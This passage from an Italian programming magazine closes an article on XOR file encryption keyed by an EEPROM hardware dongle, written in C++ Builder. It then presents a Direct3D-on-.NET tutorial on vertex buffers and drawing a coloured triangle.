  StringGrid1->Cells[3][0]="Encrypted Text";
  StringGrid1->Cells[4][0]="Encrypted ASCII";}
```

Il cuore dell'applicazione di cifratura risiede nella funzione *'ExecuteEncryptionClick'*, che riportiamo di seguito e che intendiamo analizzare nel dettaglio.

Nella parte relativa alla dichiarazione delle variabili vogliamo fare notare la definizione dei buffers e dei relativi handlers che sono necessari alla gestione dei file 'in chiaro' *(ClearTextBuffer)* e 'cifrato' (*EncryptedBuffer*). Nell'eventualità che, nella fase di salvataggio del file cifrato, l'utente scelga un nome già esistente, si è deciso di creare un nuovo archivio dotato di una estensione alternativa: per questo motivo viene utilizzata la variabile *'EncryptedBuffer'*.

```
void __fastcall TSpuntoHardwareKeyProgrammerForm::
                       ExecuteEncryptionClick(TObject *Sender)
{  int ClearTextFileHandle, EncryptedFileHandle;
                         //Clear and Encrypted Buffer Handlers
  int ClearTextFileLenght;
  int ClearTextCharRead;
  int KeyBytePosition;
  char *ClearTextBuffer;    //Clear Buffer
 char *EncryptedBuffer;    //Encrypted Buffer
 Byte FirstByteRead,SecondByteRead;
//Hardware Key Temp Bytes
 char AltFileName[MAXFILE+4]; //Alternate filename
                                                  extension
```

ACQUISTARE PC EXPLORER LIGHT

L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata al prezzo di €198 +IVA sul web all'indirizzo www.pcexplorer.it oppure inviando una e-mail all'indirizzo pcexplorer@elisys.it, od anche telefonicamente al numero 0823/468565 o via Fax al: 0823/495483.

PRECAUZIONI

Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto.

L'apertura del file 'in chiaro' avviene per mezzo della relativa finestra di dialogo: vengono quindi creati i due buffers che hanno lo scopo di contenere i due files relativi all'operazione di cifratura, infine viene riempito il buffer *'ClearTextBuffer'* con il contenuto del documento da criptare.

```
if (OpenDialog1->Execute()) //Opens the file to be
                                        encrypted{
  try{
    ClearTextFileHandle = FileOpen(OpenDialog1->
              FileName, fmOpenRead); //Opens the file
    ClearTextFileLenght = FileSeek(ClearTextFileHandle,0,2);
    FileSeek(ClearTextFileHandle,0,0);
    ClearTextBuffer = new char[ClearTextFileLenght+1];
                              //Creates the Clear buffer
    EncryptedBuffer = new char[ClearTextFileLenght+1];
                          //Creates the Encrypted Buffer
    ClearTextCharRead = FileRead(ClearTextFileHandle,
                 ClearTextBuffer, ClearTextFileLenght);
    FileClose(ClearTextFileHandle); //Closes the clear text
    StringGrid1->RowCount=2;
```

Il ciclo che segue ha lo scopo di effettuare la cifratura vera e propria: per il nostro scopo utilizzeremo algoritmi di selezione della chiave e di cifratura davvero semplici. Dal momento che questi metodi vengono pubblicati e sono quindi noti al pubblico, risulta inutile, dal punto di vista della sicurezza, renderli troppo complicati, visto che non forniscono alcun 'valore aggiunto' di sicurezza al nostro sistema. Semplificando il codice, abbiamo inoltre la possibilità di renderlo maggiormente comprensibile e di mettere in grado il lettore di sviluppare eventualmente una serie di algoritmi adatti alle proprie esigenze. L'algoritmo di selezione della porzione della chiave per la successiva codifica nel nostro caso avviene per mezzo della semplice lettura sequenziale della memoria EEPROM contenuta all'interno della chiave hardware. Dal momento che la memoria in questione ha una dimensione di 2048 byte, nel caso in cui il file sia più lungo di questa quantità la selezione della chiave di cifratura riprende nuovamente leggendo il primo valore della memoria. Nel caso si voglia aumentare il livello di sicurezza dell'algoritmo, operando strabilianti meccanismi di selezione della chiave, questo può essere fatto inserendo l'apposito codice di definizione della variabile *'KeyBytePosition'.* Allo scopo di verificare l'attendibilità del valore letto dalla chiave hardware, si opera una doppia lettura della cella di memoria, provvededendo a confrontarne i risultati ottenuti. Nel caso si verifichi un errore di lettura, oppure qualora la chiave hardware non sia presente, il programma consente comunque di operare la codifica del file, avvertendo però l'operatore ad ogni byte del malfunzionamento.

```
    for (int i=0;i<ClearTextCharRead;i++)
    { KeyBytePosition =  (i % 2048); //INSERT YOUR
                            "FANCY" KEY ALGORITHM HERE
    FirstByteRead=Read_data(KeyBytePosition);
                                  //Reads EEPROM twice
    SecondByteRead=Read_data(KeyBytePosition);
    if ((FirstByteRead==SecondByteRead)& (
            SecondByteRead!=0)) //Verifies crypto key
    {EncryptionStatusLabel->Caption="OK";
                                 //Verification passed }
    else
    { EncryptionStatusLabel->Caption="CRYPTO
        FAULT"; //Crypto key verification not passed
      Application->MessageBox("No Crypto found:
              the key might be not present, empty or
        corrupted", "Crypto code Error", IDOK);}
```

Analogamente a quanto è stato detto in merito all'algoritmo di selezione della chiave, anche per quanto riguarda quello di cifratura si è deciso di rimanere al massimo livello di semplicità. L'algoritmo di cifratura utilizzato nel nostro caso si limita infatti ad eseguire l'operazione *XOR* tra la porzione di chiave selezionata dall'algoritmo e la porzione di file da crittografare. Anche in questo caso si potrà provvedere a rendere l'algoritmo di cifratura più complesso, sempre nell'ottica di un aumento della sicurezza della protezione delle informazioni. In seguito alla codifica delle informazioni avviene la relativa visualizzazione sulla griglia *'StringGrid1'* operando una suddivisione delle informazioni su quattro colonne, le prime due relative al testo 'in chiaro' e le ultime contenenti le informazioni cifrate.


Fig. 7: ***La schermata del programma mostra la fase successiva alla codifica del file:a sinistra il testo in chiaro ed a destra quello cifrato.***

```
    //INSERT YOUR "FANCY" CRYPTO ALGORITHM HERE
    EncryptedBuffer[i] = (ClearTextBuffer[i] ^
                                        FirstByteRead);
    StringGrid1->RowCount += 1;
    StringGrid1->Cells[0][i+1] = IntToStr(
                         KeyBytePosition); //Row number
    StringGrid1->Cells[1][i+1] = ClearTextBuffer[i];
                                          //Clear Text
    StringGrid1->Cells[2][i+1] = IntToStr(
                  (int)ClearTextBuffer[i]); //Clear ASCII
    StringGrid1->Cells[3][i+1] = EncryptedBuffer[i];
                                      //Encrypted text
    StringGrid1->Cells[4][i+1] = IntToStr(
           (int)EncryptedBuffer[i]); //Encrypted ASCII}
  delete [] ClearTextBuffer; }
  catch(...)
  { Application->MessageBox("Cannot execute the
        requested operation", "File Error", IDOK);}
}
```

• **HACK PROOFING (Mc Graw Hill) 2004**

COMPONENTI ELETTRONICI NECESSARI:

N1 EEPROM PCF85116-3 oppure 24C16
N2 Res. 5600 Ohm _ Watt
N1 Res. 330 Ohm _ Watt
N1 Zener 5,1V _ Watt
N1 Diodo 1N4148
N1 Condensatore 100uF 16V
N1 Connettore 9 poli femmina DB9
N1 Basetta millefori

I componenti sono reperibili presso il sito www.pcexplorer.it

Avvenuta la cifratura del documento non rimane che operarne la relativa registrazione. Per effettuare questa operazione viene utilizzata una finestra di dialogo che richiede all'utente il nome del file da memorizzare. Qualora il nome scelto dall'utente esista già si preferisce salvare il documento cifrato con una estensione *'BAK'* in modo da evitare la distruzione del documento preesistente.

```
if (SaveDialog1->Execute()) //Save the Encrypted file
{ try
  { if (FileExists(SaveDialog1->FileName))    //If files
                              already exists uses the ext. 'BAK'
    {fnsplit(SaveDialog1->FileName.c_str(), 0, 0,
                                            AltFileName, 0);
     strcat(AltFileName, ".BAK");
     RenameFile(SaveDialog1->FileName, AltFileName);}
     EncryptedFileHandle = FileCreate(SaveDialog1->
                                 FileName); //Creates the file
      FileWrite(EncryptedFileHandle, EncryptedBuffer,
                                ClearTextFileLenght);  //Save
      FileClose(EncryptedFileHandle); //Close }
  catch(...) {
    Application->MessageBox("Cannot execute the
             requested operation", "File Error", IDOK);}
  delete [] EncryptedBuffer; //Deletes the encrypted
                                                  buffer }}
```

ESECUZIONE IN AMBIENTE WIN 9.X, ME

Il programma è stato sviluppato con Borland C++ Builder 4, per garantire una miglior portabilità con le versioni successive; i programmatori che utilizzano VC++ non dovrebbero riscontrare problemi nel caso di utilizzo dei codici sorgenti in questo tipo di ambiente. Sono stati utilizzati due componenti sviluppati con Delphi (*TspuntoHardwarePortIO* e *SpuntoLedComponent*) che vengono distribuiti nel file allegato al CD della rivista in forma compilata e dotati dei relativi file *'.hpp'*: chiunque desideri ricevere il codice sorgente di questi componenti può richiederli all'indirizzo *luca-.spuntoni@ioprogrammo.it*. L'installazione e l'esecuzione del programma non crea difficoltà, il software viene fornito anche nella versione completamente compilata e collaudata.

	Clear Text	ASCII Text	Encrypted Text	Encrypted ASCII
0	Q	81	b	98
1	u	117	D	68
2	e	101	‘	-111
3	s	115	▮	5
4	t	116	▮	16
5	o	111	P	80
6		32	<	60
7	è	-24	§	-89
8		32	7	55
9	u	117	▮	22
10	n	110	)	41
11		32	A	65
12	s	115	5	53

Fig. 8: ***La tabella mostra la posizione, il testo ed il codice ASCII del documento in chiaro e del corrispettivo file cifrato.***

L'autore è lieto di rispondere ai quesiti dei lettori sull'interfacciamento dei PC all'indirizzo:
luca.spuntoni@ioprogrammo.it

ESECUZIONE IN WIN 2000, NT, XP

Al fine di consentire l'esecuzione del software, dal momento che questo accede direttamente all'hardware della macchina, è necessario installare il driver: *'PortTalk - A Windows NT/2000/ XP I/O Port Device Driver Version 2.2'* scaricabile all'indirizzo: *'http:// www.beyondlogic.org/ porttalk/porttalk.htm'*. Il file *'Porttalk22.zip'* contiene tutte le istruzioni necessarie all'utilizzo corretto del driver, nonché una notevole mole di informazioni relative all'accesso delle porte hardware del PC: viene fornito inoltre il codice sorgente completo delle applicazioni. Per quanto riguarda l'utilizzo del programma proposto in questa sede sotto Win 2000/ NT/XP è sufficiente estrarre i file contenenti il driver 'Porttalk' nella directory contenente il programma da utilizzare e 'chiamare' l'applicazione *'SymmeticEncryption.ZIP'* attraverso il comando:

Fig. 9: ***I led ci aiutano a seguire il corretto comportamento dell'apparecchiatura.***

```
'C:\> Allowio SymmetricEncription.exe / a'
```

che consente l'accesso da parte dell'eseguibile *'SymmeticEncryption.ZIP'* a tutte le porte del PC.

CONCLUSIONI

In questa sede abbiamo realizzato un sistema completo di cifratura a chiave simmetrica per mezzo di una chiave hardware a 16 Kilobit. Il progetto dello schema elettrico, tutti i collegamenti necessari, il software compilato ed il relativo codice sorgente sono stati messi a completa disposizione del lettore. Un doveroso e sentito ringraziamento è dovuto alla Philips Semiconductors per avere permesso la pubblicazione delle informazioni relative alla memoria EEPROM PCF85116-3. Il lettore vorrà comprendere che nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento.

Luca Spuntoni

Approfondiamo le conoscenze sullo sviluppo con DirectX

Renderizzare con DirectX su .NET

Lo scorso mese abbiamo affrontato i concetti base per lo sviluppo di applicazioni multimediali su Windows. Adesso vedremo finalmente come iniziare a disegnare sulla nostra finestra con DirectX.

Nel corso dell'articolo tratteremo le primitive di disegno necessarie per disegnare sia le più semplici figure geometriche (triangolo, quadrato, ecc) come immagini dall'aspetto del tutto reale. Chi ha seguito l'articolo presentato nel numero 77 di ioProgrammo ha potuto già apprezzare gli adapter, i device e i display mode. Al termine di questo articolo saremo perfettamente in grado di disegnare le nostre prime forme geometriche come si vede dallo screenshot in Fig. 1. Queste primitive sono semplicemente "collezioni" di vertici che definiscono singoli oggetti 3D. Come si è detto nell'articolo precedente, Direct3D usa il triangolo (il più semplice dei poligoni) come elemento di base per rappresentare gli oggetti 3D. Ad esempio, per ottenere un quadrato servono due triangoli, mentre, se vogliamo un cubo, abbiamo bisogno di 12 triangoli. Per una piramide avremmo bisogno di 2 triangoli per la base (quadrata o rettangolare) e di 4 triangoli per le quattro facce della piramide. E così via fino a disegnare qualsiasi forma, anche la più complessa e realistica. Oltre ai triangoli, Direct3D ci permette di definire anche gruppi di linee e gruppi di punti, anche se questi sono usati molto più raramente e principalmente per necessità di debuging di applicazioni. Questo porta ad una caratterizzazione del tipo di primitiva nel modo seguente:

Fig. 1: Una screenshot del progetto allegato.

Fig. 2: Anche i disegni più complessi in realtà non sono altro che semplici collezioni di triangoli colorati.

PrimitiveType.PointList: Ogni vertice è renderizzato singolarmente rispetto agli altri. Non molto utile, specialmente dall'avvento di DirectX 8.0 con i *"Point Sprite"*, che possono essere usati per creare sistemi di particelle.





Fig. 3: Primitiva PointList.

PrimitiveType.LineList: I vertici sono renderizzati a coppia, connettendo ogni coppia con una linea.
PrimitiveType.LineStrip: Tutti i vertici nel buffer sono renderizzati attraverso una singola linea.
PrimitiveType.TriangleList: I vertici sono renderiz-

NOTA

GLI SFONDI

Molto spesso come sfondo di applicazioni DirectX non vengono creati interi paesaggi tridimensionali che consumerebbero moltissime risorse di memoria e cicli di processore: vengono invece disegnati due triangoli speculari posti più lontano di qualsiasi altro oggetto 3D che deve essere rappresentato e poi su questi viene applicata una texture (immagine fissa) di sfondo che creerà un effetto di profondità. In questo modo si otterrà lo stesso effetto pur non appesantendo l'applicazione con il calcolo di migliaia di vertici inutili.





Fig. 4: ***Primitiva LineList.***

zati a gruppi di tre, come triangoli isolati. È una scelta molto comoda e flessibile, ma ha lo svantaggio che si creano vertici duplicati quando si vogliono triangoli connessi fra loro.





Fig. 5: ***Primitiva LineStrip.***

PrimitiveType.TriangleStrip: È la scelta più comune, in quanto è più efficiente, dato che non si devono duplicare i vertici (ogni vertice aggiunto al buffer, dopo i primi due, crea un nuovo triangolo usando gli ultimi due vertici immessi).





Fig. 6: ***Primitiva TriangleList.***

PrimitiveType.TriangleFan: I triangoli condividono un unico vertice, il primo inserito nel buffer.





Fig. 7: ***Primitiva TriangleStrip.***

Ogni nuovo vertice aggiunto (sempre dopo i primi due) crea un nuovo triangolo, usando il primo e il precedente vertici inseriti.





Fig. 8: ***Primitiva TriangleFan.***

RENDERIZZARE

Ora che abbiamo visto i tipi di primitive, possiamo iniziare a capire come poi effettivamente disegnarle sullo schermo. La funzione attraverso cui mostriamo su schermo le primitive è *device.DrawPrimitives()*; che richiede tre parametri: il tipo di primitiva (come abbiamo appena visto sopra), l'indice del vertice dal quale iniziare a disegnare, e il numero di primitive presenti nel vertex buffer. Assumendo quindi che *VertexBuf* sia un oggetto *VertexBuffer* valido e non vuoto (ossia riempito con dei vertici) e che *device* sia un oggetto *Device* valido e inizializzato (come abbiamo visto nell'articolo precedente), useremo le seguenti righe di codice per disegnare sullo schermo le nostre primitive:

```
device.SetStreamSource(0, VertexBuf, 0);
// Questa funzione serve per associare il vertex buffer
                                                    al device.
device.VertexFormat =
              CustomVertex.TransformedColored.Format;
/* Questa funzione serve per impostare nell'oggetto
     device il formato dei vertici usati nel vertex buffer:
                                   la vedremo più avanti.*/
device.DrawPrimitives(PrimitiveType.TriangleStrip, 0,
                          NUM_VERTEX_IN_VertexBuf - 2);
// La vera e propria funzione di disegno.
```

La funzione *SetStreamSource()* indica quali sono i vertex buffer che vogliamo utilizzare come stream di input per i vertici che rappresentano il nostro disegno: nel codice riportato in pratica utilizziamo il Vertex Buffer *VertexBuf* (secondo parametro della funzione) come stream numero 0 (primo parametro della funzione). Se i dati del nostro disegno fossero presenti su più vertex buffer avremmo dovuto richiamare una *SetStreamSource()* per ogni vertex buffer, incrementando ogni volta il primo parametro di uno (*0* per il primo Stream, *1* per il secondo, *2* per il terzo e così via) e indicando come secondo parametro il vertex buffer in questione *(VertexBuf0, VertexBuf1*, ecc). Il primo parametro della funzione, quindi, serve per indicare con quale indice ogni vertex buffer verrà inserito nel device responsabile del disegno finale sullo schermo mentre il secondo, come visto, indica appunto il vertex buffer da passare al device. Infine il terzo parametro specifica il punto iniziale di lettura del vertex buffer (*OffSet* in byte): generalmente è sempre lo 0 che indica di considerare l'intero stream di dati.

DOVE INSERIRE IL CODICE?

Tutte le funzioni di disegno sono richiamate attraverso l'oggetto *Device,* e vanno racchiuse fra una

chiamata a *BegineScene* ed una *EndScene*, seguite dalla funzione *Present* che esegue il vero e proprio disegno sullo schermo. Come il nome delle funzioni stesso suggerisce, *device.BegineScene();* sarà chiamata subito prima di iniziare a disegnare ogni singola scena (o frame), e *device.EndScene();* sarà chiamata quando si è finito di disegnare la scena corrente. Queste chiamate sono molto importanti perché internamente eseguono un *lock* sul back buffer mentre stiamo disegnando (processo chiamato *"rendering"*) ed un *unlock* quando abbiamo finito, in modo da rendere disponibile il back buffer per la rappresentazione su schermo della scena (front buffer), evento che viene appunto chiamato dalla funzione *device.Present();*. È importante anche "pulire" il back buffer prima di iniziare a disegnarci sopra con un unico colore omogeneo (che sarà il nostro colore di sfondo): ossia tutti i pixel che non disegneremo (e quindi altereremo) fra le chiamate *BegineScene* ed *EndScene* avranno questo colore. Questa sorta di pulizia si effettua attraverso la funzione *device.Clear();*. La funzione *Clear* ha bisogno di 4 parametri: un flag dell'enumerazione *ClearFlags*, il colore di sfondo, un valore per impostare il default dello *z-buffer* e lo stesso per lo stencil buffer. Per ora ignoreremo il primo parametro che settiamo sul valore di default *"ClearFlags.Target"*, e gli ultimi due parametri che setteremo (come nella quasi totalità dei casi accade) rispettivamente su 1 e 0. Riassumendo, la nostra funzione di disegno, ossia di rendering, sarà:

```
private void Render()
{  if (device == null) return;
   // Pulire il back buffer sul blu
   device.Clear(ClearFlags.Target,
                     System.Drawing.Color.Blue, 1.0f, 0);
   // Lock del back buffer
   device.BeginScene();
   /* Continuiamo ad assumere di avere un oggetto
         vertex buffer valido, che contiene  vertici di tipo
                  CustomVertex.TransformedColored
rappresentati nel buffer attraverso una TriangleList */
   device.SetStreamSource( 0, vertexBuffer, 0);
   device.VertexFormat =
               CustomVertex.TransformedColored.Format;
   device.DrawPrimitives(PrimitiveType.TriangleList, 0, 1);
   // UnLock del back buffer
   device.EndScene();
   /* Invio dei dati dal back buffer al front buffer
   (secondo la modalità impostata nei parametri di
                                   presentazione) */
   device.Present();
}
```

È importante ribadire che fra le chiamate a *BegineScene* ed *EndScene* viene sempre racchiuso tutto il codice necessario per disegnare ogni frame (o fotogramma) della nostra applicazione, sia che si tratti di un solo triangolo sia, ad esempio, di un'astronave che naviga nella spazio come quella riportata in Fig. 9 (e quindi di qualche migliaio di triangoli).








Fig. 9: *Scene disegnate con Direct3D.*

VERTICI E VERTEXBUFFER

Bene, ora sappiamo come e dove disegnare delle primitive… Ma come possiamo crearle e riempirle? Per poter avere delle primitive da poter renderizzare sullo schermo, dobbiamo fare un ulteriore passo indietro e capire, prima di tutto, cosa sono realmente questi vertici. Direct3D è una libreria molto potente e ci offre la possibilità di definire in modo "custom" i vertici che compongono le nostre primitive attraverso i così detti *Flexible Vertex Format (FVF)*. Prima di creare un vertex buffer, dobbiamo specificare che tipo di informazione ogni vertice conterrà (ossia che tipo di *VertexFormat* vogliamo usare). Useremo questo valore sia per definire ogni vertice, sia per creare il vertex buffer, e sia, come abbiamo visto prima, per impostare la proprietà *VertexFormat* del device. Un vertex buffer è caratterizzato anche dal numero di vertici che deve contenere e si crea come segue:

```
VertexBuf = new VertexBuffer(typeof([VertexFormat]),
                  [numero di vertici], [Device], [Usage],
                                 [VertexFormat], [Pool]);
```

Device è il nostro ormai consolidato oggetto *Device* già inizializzato. *Usage* specifica il modo in cui usiamo il buffer. Generalmente si setta su *WriteOnly*, indicando così a Direct3D che intendiamo solo scrivere sul buffer, e che non avremo bisogno di rileggerne i valori immessi. Questo flag permette a Direct3D di scegliere la migliore allocazione di memoria per ottimizzare i processi di rendering su schermo. *Pool* specifica ulteriori informazioni a Direct3D, definendo dove le risorse vanno allocate *(system memory* o *managed memory*, ad esempio). Generalmente si può tranquillamente lasciare questo valore su default *(Pool.Default)* e lasciare che sia DirectX ad occuparsene. Il parametro *VertexFormat* è il *Flexible Vertex Format* di cui abbiamo accennato sopra, ossia un valore *CustomVertex* che indica a Direct3D quali informazioni stiamo usando nei nostri vertici, permettendoci così di definire ogni volta ciò di cui

D3DX

D3DX è una libreria che implementa funzioni per una varietà di tecniche ed effetti, come la trasparenza, le ombre, i riflessi, i font, le mesh, l'utilizzo degli XFiles, il rendering dei terreni, i sistemi di particelle, il multitexturing e altro, sono presenti anche delle funzioni matematiche per lavorare con le matrici, necessarie per muovere i nostri oggetti disegnati nello spazio tridimensionale. In realtà non c'è nulla che non si possa effettivamente fare in DirectX senza l'uso di D3DX, ma questa libreria semplifica enormemente la scrittura dei programmi risparmiandoci di scrivere una quantità enorme di codice generalizzato utile in praticamente tutte le applicazioni reali 3D. D3DX si colloca quindi da un punto di vista architetturale parallelamente alle funzioni standard di Direct3D (e DirectDraw) come mostrato nella seguente figura.

Architettura di D3DX

abbiamo bisogno senza appesantire la struttura con inutili e dannosi sprechi di memoria. I tipi di *CustomVertex* sono riportati in Tab. 1. Il seguente codice mostra un esempio di come creare un vertex buffer che conterrà tre vertici (un triangolo) di tipo *TransformedColored:*

```
VertexBuffer VertexBuf = null;
VertexBuf = new VertexBuffer(typeof(
        CustomVertex.TransformedColored), 3, device, 0,
                CustomVertex.TransformedColored.Format,
                                        Pool.Default);
```

VertexFormat	Descrizione
PositionColored	Posizione e colore
PositionColoredTextured	Posizione, colore, e coordinate texture
PositionNormal	Posizione e normal data (dati usati per la normalizzazione dei vettori)
PositionNormalColored	Posizione, normal data, e colore
PositionNormalTextured	Posizione, normal data, e coordinate texture
PositionOnly	Solo la posizione
PositionTextured	Posizione e coordinate texture
Transformed	Vertici trasformati (ossia con un valore RHW per avere coordinate omogenee, usate per diversi effetti, tipo nebbia)
TransformedColored	Vertici trasformati e colore
TransformedColoredTextured	Vertici trasformati, coordinate texture, e colore
TransformedTextured	Struttura contenente vertici trasformati e coordinate texture

TABELLA 1: In questa tabella riassumiamo il contenuto delle strutture associate ai vari tipi di CustomVertex.

A questo punto abbiamo un vertex buffer pronto a ricevere tre vertici, ma per inserirli è bene usare un oggetto di tipo *GraphicsStream*. Un oggetto *GraphicsStream* serve per ottenere accesso diretto al vertex buffer per il suo riempimento di dati. Ottengo un oggetto di questo tipo dalla chiamata di *Lock* al vertex buffer, necessaria per garantirmi un accesso esclusivo alla risorsa. Si procederà come segue:

```
GraphicsStream gStream = VertexBuf.Lock(0, 0, 0);
```

A questo punto, devo creare i tre vertici che userò per rappresentare il triangolo:

```
CustomVertex.TransformedColored[] fvfVert = new
                    CustomVertex.TransformedColored[3];
```

Ora posso assegnargli le coordinate spaziali *X, Y* e *Z*, un valore *Rhw* che per ora ignoreremo e setteremo su 1, e il colore del vertice:

```
fvfVert[0].X=150;
fvfVert[0].Y=50;
fvfVert[0].Z=0.5f;
fvfVert[0].Rhw=1;
fvfVert[0].Color = System.Drawing.Color.Aqua.ToArgb();
fvfVert[1].X=250;
fvfVert[1].Y=250;
fvfVert[1].Z=0.5f;
fvfVert[1].Rhw=1;
fvfVert[1].Color = System.Drawing.Color.Brown.ToArgb();
fvfVert[2].X=50;
fvfVert[2].Y=250;
fvfVert[2].Z=0.5f;
fvfVert[2].Rhw=1;
fvfVert[2].Color = System.Drawing.Color.LightPink.ToArgb();
```

Non appena riempiti (valorizzati) i tre vertici, li inserisco nel vertex buffer attraverso l'oggetto *GraphicsStream*:

```
gStream.Write(fvfVert);
```

È essenziale ricordare che va eseguito un UnLock alla fine dell'immissione di dati (vertici) nel vertex buffer, altrimenti l'oggetto resterà bloccato ed inutilizzabile:


```
VertexBuf.Unlock();
```

COSTRUIAMO L'APPLICAZIONE

L'ultima cosa che bisogna notare è come mantenere "viva" la nostra applicazione DirectX. Questo può semplicemente essere fatto richiamando in modo ciclico, per tutta la "durata" del form sul quale stiamo renderizzando, la funzione *Render();* e lanciando ogni volta un *Application.DoEvents();* per permettere all'applicazione di gestire i messaggi e processare i suoi eventi.

```
while(frm.Created)
{  frm.Render();
   Application.DoEvents(); }
```

In definitiva il nostro codice visto fino ad ora può essere messo insieme e scritto come segue:

```
public class ArticoloII : Form
{  // Le variabili globali di questo progetto
   Device device = null;
   VertexBuffer VertexBuf = null;
   public ArticoloII ()
   {   // Dimensione iniziale del form
       this.ClientSize = new System.Drawing.Size(300,300);
       // La sua proprietà caption
       this.Text = "Direct3D";}
   public bool InitializeGraphics()
   { try
       {  // Inizializzazione di Direct3D
           PresentParameters presentParams =
                               new PresentParameters();
           presentParams.Windowed=true;
           presentParams.SwapEffect = SwapEffect.Discard;
           device = new Device(Manager.Adapters
             .Default.Adapter, DeviceType.Hardware, this,
                   CreateFlags.SoftwareVertexProcessing,
                                       presentParams);
```

```
        // Creazione del Vertex Buffer
        VertexBuf = new VertexBuffer(typeof(
        CustomVertex.TransformedColored), 3, device,
         0, CustomVertex.TransformedColored.Format,
                                        Pool.Default);
        // Otteniamo l'oggetto GraphicsStream
        GraphicsStream gStream = VertexBuf.Lock(0, 0, 0);
        // Creiamo I 3 vertici e li valorizziamo
        CustomVertex.TransformedColored[] fvfVert =
            new CustomVertex.TransformedColored[3];
        fvfVert[0].X=150;
        fvfVert[0].Y=50;
        fvfVert[0].Z=0.5f;
        fvfVert[0].Rhw=1;
        fvfVert[0].Color =
                System.Drawing.Color.Aqua.ToArgb();
        fvfVert[1].X=250;
        fvfVert[1].Y=250;
        fvfVert[1].Z=0.5f;
        fvfVert[1].Rhw=1;
        fvfVert[1].Color =
               System.Drawing.Color.Brown.ToArgb();
        fvfVert[2].X=50;
        fvfVert[2].Y=250;
        fvfVert[2].Z=0.5f;
        fvfVert[2].Rhw=1;
        fvfVert[2].Color =
             System.Drawing.Color.LightPink.ToArgb();
        // Scriviamo I 3 vertici sul Vertex Buffer
        gStream.Write(fvfVert);
        // Sblocchiamo il Vertex Buffer
        VertexBuf.Unlock();
        return true; }
      catch (DirectXException)
      {  return false; } }
    private void Render()
    {  if(device == null) return;
      // "Pulizia" del Back Buffer
      device.Clear(ClearFlags.Target,
                   System.Drawing.Color.Blue, 1.0f, 0);
      // Inizia il rendering
      device.BeginScene();
      // Disegno della primitiva
      device.SetStreamSource( 0, VertexBuf, 0);
      device.VertexFormat =
              CustomVertex.TransformedColored.Format;
      device.DrawPrimitives(PrimitiveType.TriangleList, 0, 1);
      // Fine del processo di rendering
      device.EndScene();
      // Invio I dati dal back buffer al front buffer
      device.Present(); }
    static void Main()
    { using (ArticoloII frm = new ArticoloII ())
      { if (!frm.InitializeGraphics()) // Inizializzazione di
                                                 DirectX
        { MessageBox.Show("Direct3D è andato in errore!");
          return; }
        frm.Show();
        // Finche il form è valido renderizziamo in modo
                                  ciclico la nostra scena
        while(frm.Created)
        {  frm.Render();
        Application.DoEvents();}}}
}
```

Come si vede in questo esempio abbiamo usato un solo Vertex Buffer, questo perché il nostro scopo era molto semplice: disegnare un unico triangolo. Nelle applicazioni reali DirectX è invece spesso molto utile usare più di un solo Vertex Buffer, ed associare ad ognuno un "senso logico", ossia se dobbiamo ad esempio simulare un'astronave che si muove nello spazio vista in soggettiva (ossia come se fossimo nella cabina di comando dell'astronave) potremmo comodamente usare tre distinti Vertex Buffer: uno per lo sfondo (fisso e distante), uno per gli oggetti che incontriamo nel nostro universo (in continuo cambiamento) ed uno per rappresentare la cabina di pilotaggio (un'altra immagine fissa da applicare davanti a qualsiasi altro oggetto).

Fig. 10: *Un caso in cui poter usare 3 vertex buffer distinti.*

